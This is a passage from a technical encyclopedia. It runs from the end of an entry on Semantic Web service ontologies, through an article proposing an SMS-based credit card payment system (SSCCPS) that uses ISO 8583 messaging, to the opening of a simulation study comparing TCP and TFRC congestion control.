SWSL is used to define an ontology of service concepts (SWSO) that benefits from its greater expressiveness relative to OWL-DL, the decidable description logic language used in OWL-S. The service ontology is presented in two forms: First-order Logic Ontology for Web Services (FLOWS) and Rules Ontology for Web Services (ROWS). *FLOWS* is specified using SWSL-FOL, with the precise meaning of the concepts. *ROWS* is described using SWSL-Rules, based on logic-programming semantics, with the weakening of some axioms.

CONCLUSION

The IT infrastructure is moving to a service-oriented model. However, current technologies for service oriented architectures, based on Web services, place important limits on the automation of discovery, composition, and use of Web services, severely restricting its use.

Semantic Web technology can contribute to overcoming these limitations by introducing semantic markup on the descriptions of services that can be interpreted and used by software agents. Semantic technology can also be seen as a key element to realize the potential of autonomic computing and communications, a new paradigm that seeks the creation of self-managing systems that improve the ability of network and services to adapt to unpredicted change (Dobson, 2005; Kephart & Chess, 2003).

The effective deployment of semantic services on the Web depends on the availability of accepted international standards. Currently OWL-S, WSMO, WSDL-S, and SWSF are the main proposals for standardizing Semantic Web services submitted to W3C.

Some prototypes based on these proposals have being developed, but large scale real world use cases are still missing. Stable recognized standards and tools that simplify application development should change this scenario. Probably this will not take long to happen. A report elaborated by Top Quadrant (http://www.topquadrant.com/) in the context of the EU founded project, WonderWeb (http://wonderweb.semanticweb.org/), cites research showing that overall gains in performance with the adoption of Semantic Web technology can be in the range of 2 to 10 times, and estimates that "the market for semantic technologies will grow to between $40-60 billion by 2010" (Davis, Allemang, & Coyne, 2004).

KEY TERMS

Ontology: A formal, explicit specification of a shared conceptualization. It is a formal description of the concepts and relationships that are relevant for a given domain.

OWL: The Web ontology language is a semantic markup language for publishing and sharing ontologies on the Web. It is primarily aimed at representing information about categories of objects and how objects are interrelated. OWL can also represent information about the objects themselves.

Semantic Web: The Semantic Web is an extension of the current Web in which information is given well-defined meaning through the use of metadata and ontologies. It will allow the automatic access to resources using semantic descriptions amenable to be processed by software agents.

Semantic Web Services: Integrate Web services technology with machine supported data interpretation, using ontologies as a data model, to enable automatic discovery, selection, composition, and Web-based execution of services.

Web Service: A software system identified by a URI, whose public interfaces and bindings are defined and described using XML.

XML: The extensible markup language is a meta-language, or a language for describing languages. XML enables authors to define their own tags.

A Simple and Secure Credit Card-Based Payment System

Chi Po Cheong
University of Macau, China

INTRODUCTION

Credit card is the most popular payment method used in Internet shopping. The idea of credit card payment is to buy first and pay later. The cardholder can pay at the end of the statement cycle or they can pay interest on the outstanding balance. Therefore, there are many credit card-based electronic payment systems (EPSs) that have been developed to facilitate the purchase of goods and services over the Internet such as CyberCash (VeriSign), iKP (Bellare, Garary, Hauser, et al, 1995), SET (Visa and MasterCard, 1997), CCT (Li & Zhange, 2004), and so forth. Usually a credit card-based EPS involves five parties: cardholder, merchant, acquirer bank, issuer bank, and financial institution.

Internet is an open system and the communication path between each other is insecure. All communications are potentially open for an eavesdropper to read and modify as they pass between the communicating endpoints. Therefore, the payment information transmitted between the cardholder and the merchant through Internet is dangerous without a secure path. SSL (Zeus Technology, 2000) is a good example to secure the communication channel. Besides the issue of insecure communication, there are a number of factors that each participant must consider. For example, merchant concerns about whether the credit card or the cardholder is genuine. There is no way to know the consumer is a genuine cardholder. As a result, the merchant is incurring the increase in losses due to cardholder disputes and frauds. On the other hand, cardholders are worried about the theft of the privacy or sensitive information such as the credit card number. They don't want any unauthorized usage of their credit cards and any modification to the transaction amount by a third party. These security issues have deterred many potential consumers from purchasing online.

Existing credit card-based EPSs solve the problems in many different ways. Some of them use cryptography mechanisms to protect private information. However, they are very complicated, expensive, and tedious (Xianhau, Yuen, Ling, & Lim, 2001). Some EPSs use the Certificate Authority (CA) model to fulfill the authentication, integrity, and nonrepudiation security schemes. However, each participant requires a digital certificate during the payment cycle. These certificates are issued by independent CAs but the implementation and maintenance cost of this model is very high. In addition, the validation steps of Certificate-based systems are very time-consuming processes. It requires access to an online certificate server during the payment process. Moreover, the certificate revocation list is a major disadvantage of the PKI-based certification model (The Internet Engineering Task Force). The cardholder's certificate also includes some private information such as the cardholder's name. The requirement of a cardholder's certificate means software such as e-Wallet is required to be installed on the cardholder's computer. It is the barrier for the cardholder to use Certificate-based payment systems. To solve this problem, Visa Company has developed a new payment system called Verified by Visa (VbV) (http:www/visa-asia.com/ap/sea/merchants/productstech/vbv_implementvbv.shtml). However, sensitive information such as credit card number is still passed to the merchant. Therefore, the cardholder is not protected by the system.

Evaluation Factors

A successful credit card-based EPS should be simple, secure, and easy to use and has low deployment and maintenance cost. A set of evaluation criteria is described by Sahut (2005). Security is one of the important factors in identifying a good EPS. However, factors such as cost, convenience, ease of use, and so forth, must be also considered when designing a new EPS.

The new EPS must have a balance between security and convenience, especially on the cardholder side. This article proposes a new payment system called simple and secure credit card-based payment system (SSC-CPS) which is a "cryptography free" and "certificate free" system.

Traditional Credit Card Payment Systems


Most credit card-based EPSs do not utilize on the traditional credit card payment infrastructure. Many credit card-based EPSs have been designed and developed but most of them, such as SET, have been poorly received by consumers. The main problem is that lots of requirements must be fulfilled by all participants, especially the cardholder. However, the complex or technical requirements to the cardholder will prevent the successful implementation of the system in the marketplace. For example, during the authentication process, the cardholder has to use a smart card reader, which is to be installed at home. In addition, software such as e-wallet and e-certificate has to be installed in the cardholder's computer. All the requirements act as barriers to the adoption of credit card-based EPSs. The objective of this article is to design a simple and secure credit card payment system which utilizes the existing infrastructure and minimizes the complex mechanism.

Traditional Payment Flow

The payment flow of the traditional transaction is shown in the Figure 1, and consists of five participants, including Issuer Bank, Acquirer Bank, Consumer, Merchant, and financial institution. The cardholder gives the credit card to the merchant cashier. The cashier swipes the credit card through an electric draft capture (EDC) or point of sale (POS) equipment and keys in the transaction amount. The EDC/POS dials a stored telephone number to call a gateway and sends the captured data to the acquirer bank. The acquirer bank constructs an ISO 8583 (Financial Transaction Card Orginated Messages) authorization request message and sends it to the issuer bank through tradition financial network. The issuer bank extracts the information from the authorization request message such as primary account number, expiration date, currency code, merchant type, transaction date time, and so forth, and goes through the local validation policies. The issuer bank constructs the authorization response message and sends it to the acquirer bank either approved or declined. The acquire bank forwards the response code to the merchant to complete the transaction.

There are many different types of financial messages defined in ISO 8583. Each type of message is composed of different data fields. The values in each data field may be redefined by individual credit card

Figure 1. The payment flow of traditional credit card payment system



companies. Table 1 shows the typical message types and Table 2 shows data fields used in traditional credit card payment system.

Trust Relationships

A well-defined trust relationship is based on the existing established physical relationship. For example, the relationship between the cardholder and the issuer bank is gradually building up since the credit card was issued. The proposed system is based on the trust relationships among the participants described as follows.

Existing Trust Relationships

- **Cardholder and issuer bank:** The cardholder trusts the issuer bank as it issues the card. The cardholder applies the credit card in his or her favorable bank and is normally a customer of the bank for a long time. Therefore, the relationship has been built. During the online payment process, any online electronic message from the issuer bank is trusted by the cardholder, which is based on the physical relationship.
- **Merchant and acquirer bank:** The merchant bank is usually called the acquirer bank because it acquires payment records, such as payment charge slips from the merchant. To provide the online payment in the Internet, the merchant must register in the acquirer bank before starting the business. In the online credit card-based EPS, the same relationship has been built between merchant and acquirer bank. The difference is that the merchant receives the response from the Internet and not from the electric draft capture (EDC).

Table 1. Typical message types

Message Number	Description
0100	Authorization request
0110	Authorization request response
0120	Authorization advice
0130	Authorization advice response
0400	Acquirer reversal request
0410	Acquirer reversal request response

Table 2. Typical data fields

ISO Bit Num	Field Name	Length
2	Primary account number (PAN) (e.g., credit card number)	19
4	Amount, transaction	12
7	Transmission data and time	10
11	System trace audit number	6
12	Time, local transaction	6
13	Date, local transaction	4
14	Date, expiration	4
18	Merchant type	4
32	Acquiring institution identification code	11
38	Authorization identification response	6
39	Response code	2
42	Card acceptor identification code (e.g., merchant number)	15

- **The financial institution and the member bank:** The financial intuition is a large data center acting as a gateway between the acquirer bank and the issuer bank, such as Visa and MasterCard Company. When the issuer or acquirer banks carry out the credit card business, they have to apply to the financial institution for the network. Then each participant bank or member bank will be assigned a unique bank identification number (BIN). As a result, both the acquirer bank and the issuer bank have built the trusted relationship when they registered in the financial institution.

Transitive Trust Relationships


- **Acquirer bank and issuer bank:** The relationship between issuer bank and acquirer bank is interrelated with financial institution. They must become a member bank in the financial institution before running the credit card business. The acquirer and issuer bank must accept and follow the rules or policies of the financial institution. The financial institution not only supports but also monitors the individual member bank. Therefore, each member bank has built a trusted relationship.
- **The cardholder and merchant:** The cardholder and the merchant can extend the trust relationship based on the two way trust relationship between their actors.

SIMPLE AND SECURE CREDIT CARD-BASED PAYMENT SYSTEM (SSCCPS)

The proposed payment system uses mobile phone as an authentication device. Figure 2 (International Telecommunication Union) shows the growth of mobile phone users between 1990 and 2005 compared with the fixed lines. The total number of mobile phone subscribers in the world was estimated at 2.14 billion in 2005. Around 80% of the world's population have mobile phone coverage as of 2006, and that is expected to increase to 90% by the year 2010. As the number of mobile phone users increase rapidly, it will support the adoption of SSCCPS.

The simple and secure credit card-based payment system (SSCCPS) aims to improve the confidence and simplify the payment process for the cardholder and the merchant over open networks. It can reduce disputes and fraudulent activities related to the use of credit cards. SSCCPS uses the bank identification number (BIN) provided by participating issuers and issuer

Figure 2. Mobile telephones growing faster than fixed lines (source ITU [11])



customer number (ICN) to authenticate the cardholder. The cardholder sends the merchant information with the use of mobile phone to the issuer bank, which will authenticate the merchant. The cardholder inputs the issuer preapproval number (IPAN) in the merchant Web site for the final confirmation. Therefore, the confidence of the consumer can be gained. In SSCCPS, no software is required and there isn't any complex cryptographic mechanism between cardholder and merchant.

Payment Cycle of SSCCPS

The basic cycle of SSCCPS is shown in Figure 3 and the details are as follows:


1. A cardholder selects the desired items and clicks the checkout button in the merchant online shop. The merchant requests the cardholder to fill in nonsensitive information including issuer identification number (IIN), issuer customer number (ICN), and other billing information such as delivery address, telephone number, and so forth. The cardholders then wait for the issuer preapproved number (IPAN) and merchant signature (MS) from the issuer bank before going to Step 8.
2. The cardholder's order request is sent to the merchant. The merchant will send a verification request message to the acquirer bank. The verification request message includes merchant number and merchant trace number and the information of the cardholder.
3. The acquirer bank receives the verification request message from the merchant. It will modify the message and forward it to the issuer bank through the traditional financial network.
4. The issuer bank will verify the verification request message from the acquirer bank. The issuer bank checks the validity of the issuer customer number, the adequacy of the credit line and other authorization rules or policies. After the check, a verification message will then be sent to the merchant.
5. If it is a valid transaction, the issuer sends the transaction summary, that is, IPAN and MS, to the cardholder's mobile phone through short message service (SMS).
6. The merchant receives a verification message from the issuer through the acquirer. If it is a valid response, the merchant follows the payment step; otherwise it rejects the transaction.
7. For a valid transaction, the merchant prompts the cardholder to input the IPAN and also displays the transaction details and MS at the same time. The IPAN is provided by the issuer bank through SMS to the cardholder's mobile phone in Step 5.
8. The cardholder inputs the IPAN after verifying the MS and transaction summary and then sends the IPAN to the merchant by clicking the confirm button.
9. The merchant will send an authorization request message to the acquire bank with some data added into the traditional message such as IPAN.
10. The acquire bank receives the authorization request message from the merchant and will forward it to the issuer bank.
11. When the issuer bank receives the authorization request from the acquirer bank, it will obtain the IPAN from the authorization request and compares it with the IPAN sent to the cardholder. If they are identical, it will accept the transaction; otherwise, it will reject it. The issuer bank then sends an authorization response back to acquirer bank either approved or declined.
12. When the acquirer bank receives the authorization response message, it will send the authorization response message (either approved or declined) to the merchant.
13. Based on the response code, the merchant sends an approved or declined response to the cardholder.

Security Schemes in SSCCPS

Four basic security schemes are used to evaluate the proposed system including authentication, confidentially, integrity, and nonrepudiation.

- **Cardholder authentication:** The merchant can determine a genuine cardholder by the use of IPAN. The IPAN is a unique number generated by the issuer bank and is used only once in the transaction. The issuer bank sends the IPAN to the cardholder's mobile phone by using SMS. Only the genuine cardholder will receive the SMS because the mobile phone number was registered to the bank. The cardholder submits IPAN to

Figure 3. The payment flow of the SSCCPS



the merchant. The merchant will then send an authorization request message with IPAN. The issuer bank compares the value of IPAN when it receives the authorization request message. Only the genuine cardholder knows the IPAN. If they are identical, the consumer is a genuine cardholder. In SSCCPS, the merchant does not need to authenticate the cardholder. The authentication process is done by the issuer bank.

- **Merchant authentication:** In SSCCPS, the merchant authentication process is unimportant during the payment process. The purpose for authenticating the merchant is for the cardholder to ensure that sensitive information is sent to a genuine merchant. In most of the credit card-based payment systems, the merchant authentication is performed by the use of the merchant certificate in the beginning of the payment process. However, in the SSCCPS, no sensitive information such as credit number is sent to the merchant directly. The authentication process is performed during the verification process. The merchant generates a merchant signature during the verification process. The merchant signature is divided in two parts: the merchant number and the merchant trace number. The merchant number is a unique identification number issued by the acquirer bank during the merchant registration. The merchant trace number is a one-time used number generated by the merchant to identify each transaction. During the payment process, the merchant Web site pops up a window showing the merchant signature and requesting the cardholder to submit IPAN. Then the issuer bank receives the merchant signature from the verification request message. After passing the verification process, the issuer sends the merchant signature, issuer preapproved number (IPAN) and transaction summary to the cardholder's mobile phone through SMS. The cardholder will compare two merchant signatures. If they are identical, the merchant is a genuine merchant.
- **Confidentiality:** Most existing credit card-based EPSs only ensure a secure communication path between the cardholder and the merchant or use encryption mechanisms to encrypt the financial data. Financial information will eventually be sent to the merchant side regardless of whether the merchant is honest or not. In SSCCPS, no

sensitive information is sent to the merchant. The merchant only knows the issuer customer number (ICN), which is not sensitive financial information. Cardholders are willing to use SSCCPS because it hides their privacy information.

- **Integrity:** Data integrity ensures that the message or transaction cannot be altered from its source. Many existing payment systems are using digital signature mechanism to assure integrity. In SSCCPS, data integrity is done by the cardholder. The issuer bank sends the transaction summary such as transaction date, time, amount, and so forth, to the cardholder's mobile phone. The cardholder can check the transaction summary such as transaction amount. If the data matches the original, the cardholder submits the IPAN through the merchant Web site.
- **Nonrepudiation:** Nonrepudiation is a way to guarantee that the cardholder and merchant cannot deny the transaction in later. It is usually provided through public key cryptography by digital signing. SSCCPS uses mobile phone as a nonrepudiation mechanism instead of the public key infrastructure. Only the mobile phone owner can receive IPAN and the transaction summary. No one can abuse or read the message from the cardholder's mobile phone. SSCCPS assumes that only the genuine cardholder can receive the IPAN during the payment process. If the merchant can obtain an authorization request message with a valid IPAN, it means that the cardholder has agreed and cannot deny the transaction.

CONCLUSION

Most existing credit card-based EPSs are complex and expensive. And the payment systems using cryptography or certificate authorities are much more expensive. Using SSCCPS, cardholders can protect their sensitive information from merchants. During the payment cycle, the merchant doesn't know the actual credit card information and obtains the issuer customer number (ICN) only. In addition, it does not require any software such as e-wallet and cardholder's certificate. Therefore, it is convenient for any cardholder to use SSCCPS. It is a true "cryptography free" and "certificate free" payment system. Furthermore, it fully utilizes the traditional payment infrastructure without increasing the deployment and maintenance cost. With SSCCPS, the cardholder will gain more confidence in online shopping. Hence, it not only improves the security of online payment but also simplifies the process. In conclusion, SSCCPS will benefit all parties involved, as disputes and fraudulent activities will be reduced.

KEY TERMS

Acquirer: An acquirer is an organization or a bank that collects authorization requests and sales slips from merchant. It directly connects to the merchant's POS/EDC in the traditional payment system.

Authentication: It is a method to identify cardholder and merchant before payment. Authentication is the mechanism in which the system will identify the cardholder or merchant, "Is that really you?"

Certificate Revocation: The certificate can be revoked by the Certificate Authority (CA) before their scheduled expiration date. There are different revocation reasons defined in RFC 3280. A revoked certificate will be added to the Certificate Revocation List (CRL) and it should not be used by other system.

Digital Certificates: It is issued by a Certification Authority (CA). It contains the owner name, expiration date and the owner's public key and is to verify who are sending the message.

Encryption: It is the process to encrypt the message and make it unreadable without special knowledge. Encryption is to protect the public communication network such as Internet.

E-Wallet: It is also known as a digital wallet and likes a physical wallet used in the electronic payment system. It provides the security and encryption for the personal information.

Financial Institution (Card Brand): A large data center that provides the financial services and network between acquirer bank and issuer bank.

Identification: Identification is a mechanism by which the system asks the user, "Who are you?" user identifies himself or herself to the system by a user name or user number in the computer system.

Integrity: Data integrity ensures that the transaction is unchanged from its source and has not been accidentally or maliciously altered.

Issuer: A issuer is an organization or a bank which issues credit card to cardholder. It provides the authorization services to acquirer.

Merchant: An organization or an individual accepts credit card payment by selling product or service.

Nonrepudiation: A strong and substantial evidence is available to the sender of message that the message has been delivered, and to the receipt.

Short Message Service (SMS): The service is available on mobile phones, which permits the sending or receiving of short messages. SMS messages are two-way alphanumeric paging messages up to 160 characters that can be sent to and from mobile phone.

Simulation-Based Comparison of TCP and TCP-Friendly Protocols

INTRODUCTION

Internet streaming media changed the Web from a static medium into a multimedia platform, which supports audio and video content delivery. In our days streaming media turns into the standard way of global media broadcasting and distribution. The low costs, worldwide accessibility, and technical simplicity of this telecommunication way make media streams very attractive for content providers.

Streaming works by cutting the compressed media content into packets, which are sent to the receiver. Packets are reassembled and decompressed on the receiver side into a format that can be played by the user. To achieve smooth playback, packets are buffered on the receiver side. However, in case of a network congestion, the stream of packets slows down, and the player application runs out of data, which results in poor playback quality.

This article presents the comparison of different transport level congestion control schemes, including variants of the TCP. The protocol mechanisms, implemented in various protocols, are hard to investigate in a uniform manner; therefore, the simulator *SimCast* (*Sim*ulator for multi*Cast*) is developed for traffic analysis of the unicast and multicast streams. In this article the TCP and other transport protocol mechanisms will be compared using the SimCast simulator (Orosz & Tegze, 2001). The simulated results are presented through examples.

Due to spreading of traffic lacking end-to-end congestion control, congestion collapse may arise in the Internet (Floyd & Fall, 1999). This form of congestion collapse is caused by congested links that are sending packets to be dropped only later in the network. The essential factor behind this form of congestion collapse is the absence of end-to-end feedback. On the one hand an *unresponsive flow* fails to reduce its offered load at a router in response to an increased packet drop rate, and on the other hand a *disproportionate-bandwidth flow* uses considerably more bandwidth than other flows in time of congestion. In order to achieve accurate multicast traffic simulation—being not so TCP-friendly yet—the effects of the flow control of the TCP protocol should be determined (Postel, 1981). However, there are many different kinds of TCP and other unicast transport protocol implementations with various flow control mechanisms, which make this investigation rather difficult (He, Vicat-Blanc Primet, & Welzl, 2005).

Up to now a lot of comparisons have been done. For example, Wang et al. (2001) reviewed the TCP-friendly congestion control schemes in the Internet. They differentiated two groups of the TCP-friendly congestion control algorithms as follows: (1) *end-to-end* and (2) *hop-by-hop* congestion control mechanisms. The end-to-end mechanisms are grouped into (1) AIMD-based schemes (AIMD: additive increase multiplicative decrease) with the window- and rate-adaptation schemes, (2) modeling-based schemes, including equation-based congestion control schemes and the so-called model-based congestion schemes, and (3) a combination of AIMD-based and modeling-based mechanism. Wang's classification is mostly used in our discussion, too.

In this article various TCP congestion control mechanisms as well as congestion control mechanisms for media streams are reviewed. Then a novel simulator for transport protocols is described and the various simulation results summarized. Lastly, conclusions are drawn and work to be done identified.

OVERVIEW OF THE TCP CONGESTION CONTROL

The Basic Control Mechanisms

The framework of the TCP congestion control is the use of a *sliding window*. Its main concept is that the sender can only send a limited number of unacknowledged segments to the receiver (Van Jacobson, 1988). The number of segments to be sent without receiving acknowledgement is determined by the *congestion window* (*Cwnd*). The *Cwnd* is given in bytes, which is the total length of the segments that belong to the congestion window (Floyd, 2001).

The basis of TCP congestion control is based on *additive increase multiplicative decrease (AIMD)*, halving the *Cwnd* for every window containing a packet loss, and increasing the *Cwnd* by roughly one segment size per *round trip time* (RTT) otherwise.

The *retransmit timers* are of fundamental importance in highly congested systems, which have exponential back off of the retransmit timer when a retransmitted packet itself is dropped.

The *slow-start* mechanism is for initial probing available bandwidth, instead of initially sending it at a high rate that might not be supported by the network (Stevens, 1997). At the beginning of the *slow-start* state the *Cwnd* equals one segment size. During *slow-start* the *Cwnd* is increased with a squared function in time.

ACK-clocking is the mechanism that uses the arrival of acknowledgements at the sender to clock out the transmission of new data.

Congestion Avoidance

The TCP sender could enter this state from the state *slow start*, if the *Cwnd* reaches the value of the *target window* (*Twnd*). In state *congestion avoidance* the increase of the *Cwnd* in response to a received ACK is:

$$\Delta Cwnd = \frac{B^2}{Cwnd}, \tag{1}$$

where *B* is the size of one segment in bytes. In the case of timeout the TCP goes to the *slow start* state.

Fast Retransmit—Fast Recovery

This method uses *repeated ACK*s to detect packet loss. After receiving three *repeated ACK*s, the sender retransmits the packet determined by the *SeqNum* (sequence number) of the ACK immediately and halves the *Cwnd*. After this the sender enters state *fast recovery*. At this point it increases the *Cwnd* with three segments; Then it increases with one segment in the case of arrival of additional repeated ACKs. Using this method a lot of unnecessary retransmissions can be avoided; it is effective in the case of sequential errors. Applying this method, better network utilization and throughput can be reached, since the receiver does not need to wait for the *retransmission timeout*. The sender leaves *Fast Retransmit* when it receives a useful ACK, or when a timeout occurs.

Selective Acknowledging (SACK)

This method is efficient in the case of multiple packet losses (Mathis, Mahdavi, Floyd, & Romanow, 1996). The receiver reports the segments that were received to the sender. In such a way the sender retransmits the absent segments, only.

CONGESTION CONTROL OF MEDIA STREAMS

TCP-friendly rate control (TFRC) is proposed for equation-based congestion control that explicitly adjusts the sending rate as a function of the measured rate of loss events (Handley et al., 2003). The TFRC is a receiver-based congestion control mechanism, with calculation of the loss event rate performed in the data receiver rather than in the data sender. This is appropriate for an application where the sender is a large server handling many concurrent connections. Therefore this is suitable as a building block for multicast congestion control. The TFRC is not a complete protocol; it is a congestion control mechanism only. It could be implemented in a transport protocol like *Real-time transport protocol* (Schulzrinne et al., 1996) or in an application incorporating end-to-end congestion control at the application level.

TFRC uses the following throughput equation directly to determinate the allowed sending rate as a function of the loss event rate and the RTT. This equation is a simplified version of the throughput equation for the *Reno* TCP (Padhye et al., 1998).

$$T = \frac{s}{R \cdot \sqrt{\frac{2bp}{3}} + t_{RTO}\left(3\sqrt{\frac{3bp}{8}}\right)p\left(1+32p^2\right)} \tag{2}$$

where T is the transmit rate in bytes/second, s is the packet size in bytes, R is the RTT in seconds, p is the loss event rate, t_{RTO} is the TCP retransmission timeout value in seconds, and b is the number of packets acknowledged by a single TCP ACK. For simplicity, $t_{RTO} = 4R$. $b = 1$ in most cases; however, if the competing TCP implementations use "*delayed ACKs*," $b = 2$ is a more appropriate value.

The TFRC is reasonably fair when competing for bandwidth with TCP flows, but has a much lower variation of throughput over time compared with TCP, making it more suitable for applications such as streaming media where a relatively smooth sending rate is of importance. The flow is "reasonably fair" if its sending rate is generally within a factor of two of the sending rate of a TCP flow under comparable conditions (Handley et al., 2003).

THE SIMCAST SIMULATOR

A virtual testbed called *SimCast* was developed to analyze the effects of the important transport protocol TCP on multicast traffic. The relationship between the applied congestion control mechanisms and the implemented TCP protocol entities is presented in Table 1.

The Implemented TFRC Protocol Entity

In the protocol entity *TRFC* the rate-based AIMD-driven congestion control mechanism is implemented, which uses *Eqn (2)*.

SIMULATION RESULTS

The network topology used during our simulations is shown in Figure 1. The network endpoints are connected by two LAN links and a wan link. In TCP simulations we sent large data files from host *H02* to *H01* using simple file transfer application protocols on the top of TCP. We implemented TFRC as a transport level protocol, and we operated simple streaming applications over it between the same hosts as in the case of TCP simulations with the same data transfer direction. We used *drop tail* gateways, and we generated congestion

Table 1. The congestion avoidance methods applied in the protocol entities



Figure 2(a). TFRC average loss interval and the latest loss interval (s0) with idealized perfectly periodic losses



events using explicit packet drops on the network links. Our TFRC implementation applies the *WALI algorithm* (Floyd, Handley, Padhye, & Widmer, 2000) for *loss event* calculation.

Simulation: TFRC-Periodic Losses

In the first simulation we present the characteristics of TFRC in the case of idealized periodic packet losses on the network link. The loss rate is set to 2% in time interval [50…130 sec], and it is set to 5% in any other case.

Figure 2(a) shows the last loss interval using dashed line, which is the number of received packets since the last detected loss event at the receiver side.

The average loss interval, which is calculated using the *WALI algorithm*, is shown by solid line. This algorithm averages the most recent samples of loss intervals using a weight function, which calculates the weight of elements in the recent half of the history with the factor of 1, and with linearly descending factors as we advance toward the least recent elements in the second half of the history. As can be seen in Figure 2(a), the average loss interval follows the last loss interval smoothly. The calculated loss event rate is the reciprocal of this value. As this value is calculated at the receiver and the sender uses it in the sending rate calculation, the value should be included in feedback messages. This simulation scenario is similar to the one that was carried out by the *ns2* team (Floyd et al., 2000). Comparing the results of the two simulations it can be stated that the TFRC entity of *SimCast* produces very similar results to the *ns2* protocol entity.

The calculated and measured sending rates of the TFRC sender are shown in Figure 2(b). At the start of the simulation TFRC probes the available bandwidth using a slow start mechanism because in this time period there is no valid packet history at the receiver side to calculate the sending rate. This slow start behavior is similar to TCP's *slow start*, but TFRC cannot use the ACK clocking mechanism to control the sending rate. Therefore, to avoid flooding the network, TFRC does not send more than twice as much data to the network that was sent in the last RTT. This limitation keeps the initial sending rate of TFRC as twice the available bandwidth during a slow start. The peak of the measured sending rate at the start of the simulation is caused by the slow start.

